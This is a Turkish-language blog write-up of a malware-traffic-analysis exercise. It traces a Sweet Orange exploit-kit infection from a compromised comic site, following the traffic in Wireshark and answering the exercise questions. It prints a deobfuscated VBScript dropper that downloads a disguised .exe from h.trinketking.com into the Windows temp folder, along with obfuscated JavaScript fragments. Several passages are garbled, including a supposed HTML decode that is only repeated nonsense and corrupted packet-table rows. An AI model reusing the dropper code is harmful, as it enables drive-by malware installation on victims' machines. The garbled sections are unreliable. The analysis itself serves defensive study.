Bu yazımda https://malware-traffic-analysis.net/2014/11/23/index.html adresindeki kötü amaçlı yazılım trafiğini incelemeye çalışacağım.

ilk olarak yönlendirmeleri görebilmek için sitenin de önerdiği (basic) "(http.request or tls.handshake.type == 1)" filtresini kullandık. Bu filtrede gönderilen http isteklerini ve güvenli veri aktarımı için kullanılan TLS protokolünün "client hello" mesajlarını görüntülemek için (https://davidwzhang.com/2018/03/16/wireshark-filter-for-ssl-traffic/ ve https://tls.ulfheim.net/ adreslerinden detaylarına erişebilirsiniz.) kullandık. Daha sonra trafiği incelemeye başladığımda ilk paketi gördüğümde URL kısmında Google üzerinden bir siteye gönderildiği görünüyordu.

```
GET /url?sa=t&rct=j&q=&esrc=s&frm=1&source=web&cd=1&ved=0CCEQFjAA&url=http%3A%2F%2Fhijinksensue.com%2F&ei=LjFxVOC5NYb5aoaPgpgE&usg=AFQjCNELeNnamHiw167vxYsNi-mZxfz_dw&bvm=bv.
80185997, d.d2s HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: www.google.co.uk
Connection: Keep-Alive
Cookie: PREF=ID=fc5de85747464cdc:U=88c3e6ec3acbe4ad:FF=0:TM=1416704201:LM=1416704202:S= 8 RMNp2dvsAe000; NID=67=Fk7-
kESEr5vuA107KB0Mive5dWy9cXC7xkhr4CzWj4otIFTZaGGgVdI37Svrd6Bgt0IpXW4Ka5VoUZHnMHRcN5_-61zdc2IEh4YbaZapbWdrg1Ek5d3FdY80S43x_X0G; 0GPC=5-2:
Date: Sun, 23 Nov 2014 00:58:28 GMT
Expires: Sun, 23 Nov 2014 00:58:28 GMT
Cache-Control: private
X-Frame-Options: ALLOWALL
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 512
X-XSS-Protection: 1; mode=block
Alternate-Protocol: 80:quic,p=0.02
```

Bunu gördükten sonra hangi sitelere yönlendirdiğini bulmak için bağlantıyı düzenleyerek "http.referer contains 'http://hijinksensue.com' " filtresini uyguladım. Bu filtreyi uyguladığımda karşıma çok sayıda paket çıktı ve buradaki incelemeden kısaca şu şekilde bir ilerledim ama bir sonuç elde edemedim.



Bu aramadan bir sonuç elde edemeyince trafiğin genel durumuna bir göz atmaya karar verdiğimde 51439 portunda http protokolü ile iletişime geçildiğini fark ettim.

	_	-					
	Time	Source		Destination	dest port Protocol		
	6.099239	172.16.165.132	49368	192.30.138.146	80 HTTP		/assets/misc/instagram.png HTTP/1.1
	6.109231	172.16.165.132	49389	192.30.138.146	80 HTTP		/wp-content/uploads/2014/03/Become-My-Patron-HijiNKS-ENSUE-Patreon.png HTTP/1.1
	6.202476	172.16.165.132	49371	192.30.138.146	80 HTTP		/wp-content/themes/comicpress-hijinks-2011/images/icons/paypal-donate.gif HTTP/1
	6.202645	172.16.165.132	49393	37.143.15.180	51439 HTTP		/consumer/empty/birds.php?winter=3 HTTP/1.1
	6.229054	172.16.165.132	49367	192.30.138.146	80 HTTP		/assets/misc/upcoming-appearances-widget-header-2.png HTTP/1.1
1344	6.229157	172.16.165.132	49392	199.167.132.217	80 HTTP		/delivery/spcjs.php?id=68 HTTP/1.1
1348	6.322287	172.16.165.132	49366	192.30.138.146	80 HTTP	386 GET	/wp-content/themes/comicpress/js/ddsmoothmenu.js HTTP/1.1
1353	6.342423	172.16.165.132	49390	192.30.138.146	80 HTTP	381 GET	/wp-content/themes/comicpress/js/menubar.js HTTP/1.1
1361	6.351750	172.16.165.132	49370	192.30.138.146	80 HTTP	382 GET	/wp-content/plugins/comic-easel/js/keynav.js HTTP/1.1
1383	6.373714	172.16.165.132	49368	192.30.138.146	80 HTTP	404 GET	/wp-content/plugins/wp-lightbox-2/wp-lightbox-2.min.js?ver=1.3.4.1 HTTP/1.1
1435	6.649528	172.16.165.132	49370	192.30.138.146	80 HTTP	430 GET	/wp-content/themes/comicpress-hijinks-2011/images/icons/amazon_wishlist.png HTTP
1436	6.649694	172.16.165.132	49390	192.30.138.146	80 HTTP	436 GET	/wp-content/themes/comicpress-hijinks/images/layout/transparent-spacer-150x10.pn
1439	6.654839	172.16.165.132	49392	199.167.132.217	80 HTTP	590 GET	/delivery/spc.php?zones=186%7C187%7C188&source=&r=79952795&charset=utf-8&loc=htt
1476	6.760508	172.16.165.132	49366	192.30.138.146	80 HTTP	416 GET	/assets/verts/300x250/saf-quidditch-harry-potter-necklace.jpg HTTP/1.1
1496	6.793930	172.16.165.132	49367	192.30.138.146	80 HTTP	417 GET	/wp-content/plugins/comic-easel/images/nav/comical/firstin.png HTTP/1.1
1506	6.796179	172.16.165.132	49368	192.30.138.146	80 HTTP	417 GET	/wp-content/plugins/comic-easel/images/nav/comical/archive.png HTTP/1.1
1530	6.921073	172.16.165.132	49369	192.30.138.146	80 HTTP	416 GET	/wp-content/plugins/comic-easel/images/nav/comical/random.png HTTP/1.1
1531	6.921189	172.16.165.132	49371	192.30.138.146	80 HTTP	414 GET	/wp-content/plugins/comic-easel/images/nav/comical/next.png HTTP/1.1
1544	6.957232	172.16.165.132	49395	199.167.132.217	80 HTTP	590 GET	/delivery/spc.php?zones=186%7C187%7C188&source=&r=60163851&charset=utf-8&loc=htt
1547	6.960533	172.16.165.132	49394	199.167.132.217	80 HTTP	590 GET	/delivery/spc.php?zones=186%7C187%7C188&source=&r=66638906&charset=utf-8&loc=htt
1560	7.076144	172.16.165.132	49389	192.30.138.146	80 HTTP	416 GET	/wp-content/plugins/comic-easel/images/nav/comical/lastin.png HTTP/1.1
1567	7.086177	172.16.165.132	49368	192.30.138.146	80 HTTP		/wp-content/plugins/comic-easel/images/nav/comical/prev.png HTTP/1.1
1572	7.128574	172.16.165.132	49379	185.31.18.193	80 HTTP	360 GET	/wVsIO.jpg HTTP/1.1
1575	7.129701	172.16.165.132	49392	199.167.132.217	80 HTTP	475 GET	/delivery/fl.js HTTP/1.1
1579	7.130887	172.16.165.132	49396	192.0.76.3	80 HTTP		/g.gif?host=hijinksensue.com&rand=0.8047181345641992&v=ext&j=1%3A3.2.1&blog=1118
1696	7.506692	172.16.165.132	49397	172.233.178.170	80 HTTP		/button/getAllAppDefault.esi?cb=stLight.allDefault&app=all&publisher=fecb1d16-9f
1721	8.227481	172.16.165.132	49398	37.143.15.180	51439 HTTP		/cars.php?honda=1185&proxy=2442&timeline=4&jobs=823ℑ=171&join=757&list=679
2145	14.363839	172.16.165.132	49393	37.143.15.180	51439 HTTP		/consumer/empty/ENFWAKJWN2NOB3 HTTP/1.1
2147	14.385635	172.16.165.132	49397	172.233.178.170	80 HTTP		/button/checkOAuth.esi HTTP/1.1
2207	14.979932	172.16.165.132	49399	54.208.8.120	80 HTTP	693 GET	/getSegment.php?purl=http%3A%2F%2Fhijinksensue.com%2F&jsref=http%3A%2F%2Fwww.goo
4							


Bu durumda üç paket iletildiğini görüyoruz. Paketlerin akışını incelediğimizde "cars.php" dosyasının içeriğine baktığımızda kötü amaçlı yazılımı buluyoruz. İçeriği aşağıdaki gibidir.



Gönderilen ikinci dosya olan "birds.php" paketinin içeriğini göremediğim için masaüstüne kaydedip içeriğine bakmaya karar verdim. Burada da bir "substring" gibi metin işlem metotları kullanılarak birleştirmeler yapıldığını gördüm. Dosyanın uzantısını "html" olarak değiştirdim ve tarayıcımda açtım. Açtıktan sonra sayfayı düzenlerken son satırda "script" etiketleri arasında bir birleştirme işlemi yapıldığını fark ettim.




("birds.php" paket içerği)



("birds.php" dosya içeriği)

Dosya içeriğinde neler olduğu hakkında bir fikir edinebilmek için tarayıcımda kodu debug etmek istedim. İlk olarak sayfayı tarayıcımda açtıktan sonra "İnspect Element" kısmını açıyoruz. Daha sonra "debug" kısmında şifreli kodun olduğu satırlara breakpoint koyuyoruz. Ardından uyguladığım adımlar aşağıdaki gibidir.



Network -> (Reload) kısmına tıkladık,



(Debug) sekmesine yönlendiriliyoruz.



Sonuç olarak bize bir javascript içeriği çıkarıyor.

Son olarak buradan elde ettiğim sonucu daha rahat inceleyebilmek için bir ".js" uzantılı dosyaya kopyalıyorum. Ardından koda genel olarak bakındığımda, ilk olarak tarayıcının sürümünü kontrol ediyordu. İkinci kısımda ise "scriptvar" değişkeni içerisine base64 ile kodlanmış bir veriyi depoluyordu. Bu değeri "execScript()" fonksiyonu ile decode ediyordu.

Ayrıca "iframe" etiketleri arasında decode ettiği bu VBS kodunu iframe etiketleri içerisinde sayfaya yüklüyordu. VBS kodu çözmek için bu base64 metni bir dosyaya kaydettikten sonra makinemdeki "base64 -d filename" komutu ile decode ettim. Her ne kadar VBS kodlama bilmesen de kısaca kullanılan metotları inceledim. Öncelikle tanımlanan URL dikkat çekiyordu. Daha sonra sanırım tanımladığı fonksiyonda belirli dosya isimlerinden rastgele birini seçerek farklı bir fonksiyonda ".exe" uzantılı dosyası ismi oluşturuyor.

```
Function GenerateRndStr(intLength)
    Randomize
    Dim strS, intI,strCharacters
        strCharacters = Array("sysdfg", "defrag", "diskchk", "disktool", "sysrestore")
    strS = strCharacters(Int(Rnd() * UBound(strCharacters) + 1))
    GenerateRndStr=strS
End Function
```

Araştırdığım kadarıyla "scripting.FileSystemObject" komutu sistem dosyalarına erişim sağlamaya imkan veren bir komutmuş. Sanırım bu komut ile hedef sistem dosyalarından "GetSpecialFolder(2)" komutu ile geçici bir dosya dizini içerisine rastgele oluşturduğu dosya isminde bir dosya oluşturmak için kullanıyordu. Daha sonra tanımladığı web siteye istek gönderiyor ("cars.php" dosyası için). Ardından nedenini anlamadığım şekilde oluşturduğu dosyayı kontrol ederek siliyordu. Bu işlemden sonra "WinHttp.WinHttpRequest.5.1" komutu ile tanımladığı web sitesinden eş zamanlı olarak sunucu cevabını alıyor ve bir değişkende depoluyor. Gönderilen istek sonucu başarılı olduysa (status 200 değeri döndürdüyse), aynı uzantıda bir dosya oluşturuyor ve yanlış anlamadıysam istek sonrası dönen cevabın "body" arasındaki kısmı bu dosyaya yazdırıyor (DEVAMI GELECEK).

```
sub DoMagic( )
On Error Resume Next
Dim strlink, strSaveName, fsysobj
strlink = "http://" & "h.trinketking.com:51439/cars.php?honda=1185&proxy=2442&timeline=4&jobs=823&image=171&join=757&list=679"
strSaveName = GenerateRndStr(7) & ".exe"
fsysobjxx = Array("Scripting.FileSystemObject")
Set objFSO = CreateObject(Join(fsysobjxx,""))
tempfolder = objFSO.GetSpecialFolder(2) & "\\"
strSaveTo = tempfolder & strSaveName

WinHttpStr = Array("WinHttp.WinHttpRequest.5.1")
Set objHTTP = CreateObject(Join(WinHttpStr, ""))
objHTTP.open "GET", strLink, False
objHTTP.send

If objFSO.FileExists(strSaveTo) Then
objFSO.DeleteFile(strSaveTo)
End If
If objHTTP.Status = 200 Then
```

Son olarak html içeriğini de çözümledim. Çıktısında görüldüğü gibi "cars.php" dosyasını indirme linkine gönderiliyordu.

```
chtml>cstyle>v\:*{behavior:url(#default#WML);display:inline-block}
chtml>cstyle>v\:*{behavior:url(#default#WML);display:inline-block}
chtml>cstyle>v\:*{behavior:url(#default#WML);display:inline-block}
chick of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the state of set in the st
```

Buraya kadar incelediyseniz artık soruları cevaplamaya geçebiliriz.

TEMEL SORULAR

1)virüs bulaşan Windows VM'in ip adresi nedir?

- Trafik akışından veya "cars.php" dosyasının kaynak IP adresi kısmından da görülebileceği gibi IP adresi 172.16.165.132 olur.

2) etkilenen sanal makinenin MAC adresi nedir?

- MAC adresini IP adresini bulduğunuz paketin Ethernet katmanına bakarak bulabilirsiniz.

(00:0c:29:c5:b7:a1)

1090 7.300092	1/2.10.100.132	49391 112	.233.110.110	אווח שס	4/2 UEI	/buccom/getallappberault.esi/cb-sct							
1721 8.227481	172.16.165.132	49398 37.	143.15.180	51439 HTTP	289 GET	/cars.php?honda=1185&proxy=2442&tim							
2145 14.363839	172.16.165.132	49393 37.	143.15.180	51439 HTTP	413 GET	/consumer/empty/ENFWAKJWN2N0B3 HTTF							
Frame 1721: 289 bytes on wire (2312 bits), 289 bytes captured (2312 bits)													
▼ Ethernet II, Src: VMware_c5:b7:a1 (00:0c:29:c5:b7:a1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)													
Destination: VMware_f3:ca:52 (00:50:56:f3:ca:52)													
Source: VMware_c5:b7:a1 (00:0c:29:c5:b7:a1)													
Type: IPv4 (0x0800)													
▶ Internet Protocol	Internet Protocol Version 4, Src: 172.16.165.132, Dst: 37.143.15.180												
Transmission Contr	Transmission Control Protocol, Src Port: 49398, Dst Port: 51439, Seq: 1, Ack: 1, Len: 235												
Hypertext Transfer	Protocol												

3) güvenliği ihlal eden web sitesinin IP adresi nedir?

- İlk yönlendirmeyi özet kısmında da görebileceğiniz "hijinksensue.com" sitesi yapmıştı. IP adresini "http.host contains 'hijinksensue' " filtresini kullanarak hedef IP kısmında bulabilirsiniz. (192.30.138.146)

4) güvenliği ihlal eden web sitesi alan adı nedir?

-"hijinksensue.com"

5)açıklardan yararlanma kiti ve kötü amaçlı yazılım sağlayan IP adresi ve alan adı nedir?

- Zararlı yazılımı sağlayan alan adları 51439 portuyla http servisi veren "h.trinketking" ve "g.trinketking" sitedir. IP adreslerine yukarıdaki filtreyi kullanarak ulaşabilirsiniz. (37.143.15.80)

DAHA İLERİ SORULAR

1)kötü amaçlı yazılımları dağıtan yararlanma kiti (EK) nedir?

- Sweet Orange

https://www.virustotal.com/gui/file/ecaf7cfa63aaa1897039e5fc1ad1fdecb947970ca5be619861c88c44889ee14c/details linkinden pcap dosyasının snort uyarılarında "ağda tespit edilen trojen" kısmına baktığınızda görebilirsiniz. Peki nedir bu "sweet orange" kiti için https://blog.malwarebytes.com/threats/sweet-orange/#:~:text=Short%20bio,that%20users%20get%20redirected%20to. adresinden daha detaylı bilgi alabilirisiniz.

2)açıklardan yararlanma kiti (EK) açılış sayfasına işaret eden yönlendirme URL 'si nedir?

- Ek açılış sayfasını işaret eden URL sorulduğu için ilk olarak "g.trinketing" sitesini işaret eden "hijikensue.com" sitesi olarak düşünmüştüm ("referer" kısmında görünüyordu) ama cevap anahtarı ile karılaştırdığımda yanlış olduğunu gördüm. Bunun üzerine bakındım ama yönlendirmeye dair bir şey bulamayınca internette bakınmaya başladım. https://thehackerwhorolls.home.blog/2019/11/11/2014-11-23-traffic-analysis-exercise/ sitesindeki yazıyı inceledim. Burada da "g.trinketing" sitesine herhangi bir yönlendirme bulamadığından bahsediyordu. Burada alan adı çözümlemesi için DNS sorgusundan(DNS request 1212 – DNS response 1273 paketlerinde) önceki paketi inceleyerek burada yönlendirmenin yapılabileceğini varsaydığı bir javascript kodu olduğunu buluyor. Buradaki adres ise "static.charlotteretirementcommunities.com" adresine yönlendiriyordu.



(Trafiği)

```
*/home/kali/Desktop/k%3ftstmp=3701802802.js-Mousepad

File Edit Search View Document Help

var main_request_data_content='(6i8h(74$X7o4w(70(z3a)2fY_2f)6' +
'H7U@KZes.X74k_072x$P69Y;R6e=R6b;6v5j!74m;H6b=69)L6QeP_M6S7_2he@63R=6vfJ;6d;i3a,L3P5@y31g.L34J)33Z' +
'(39w$t2fw!T63(6fr(r6peV.P7X3,7P5t,6dx_z65,7V2J@Z2f)6V5' +
'(w6dJ$7U0!74W;p79q$s2f=K6k2x_69n=7o2=G64_73;Z2pe;Z70.68_7N0@3f(R707q,6Q9;S60ej(K74(t65,702k$t3d,3i3';
```

(Paket içeriği)

- 3)Yararlanma kiti (EK) açılış sayfasına işaret eden yönlendirme URL'inin IP adresi nedir?
- IP adresini de yukarıdaki görselden görebileceğiniz gibi 50.87.149.90 olarak bulunur.
- 4)Pcap'i Virus Total sitesine gönderin ve hangi snort uyarılarının tetiklendiğini bulun. Uyarılardan herhangi biri bu istismar kitinin ne olduğunu gösteriyor mu?

https://www.virustotal.com/gui/file/ecaf7cfa63aaa1897039e5fc1ad1fdecb947970ca5be619861c88c44889ee14c/details linkine buradan ulaşabilirsiniz. Snort uyarılarına bakıldığında "ağda bir trojan tespit edildi" kısmını genişleterek istismar kitini görebilirsiniz.

5)kötü amaçlı yazılım yüklü pcap'tan çıkarın. MD5 veya SHA256 karması nedir?

https://www.virustotal.com/gui/file/cc185105946c202d9fd0ef18423b078cd8e064b1e2a87e 93ed1b3d4f2cbdb65d/details linkinden Virüs Total çıktısına erişebilirsiniz.

EKSTRA SORULAR

1) suricata kullanıyorsanız , exploit kit trafiğinde Emerging Threats imzaları ne ateşler?

- "security onion" işletim sistemini kullanıyordum ama şifre konusunda problemler yaşadığım için bu kısmı deneyemedim.

2)bu EK tarafından hangi istismarlar (hangi CVE) kullanılıyor?

- CVE 2014-6332

Peki nedir CVE 2014-6332?

https://unit42.paloaltonetworks.com/addressing-cve-2014-6332-swf-exploit/

https://www.trendmicro.com/en_us/research/14/k/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332.html

https://forsec.nl/2014/11/cve-2014-6332-internet-explorer-msf-module/

https://www.youtube.com/watch?v=dtS cZcl7y4&ab channel=CybaFreez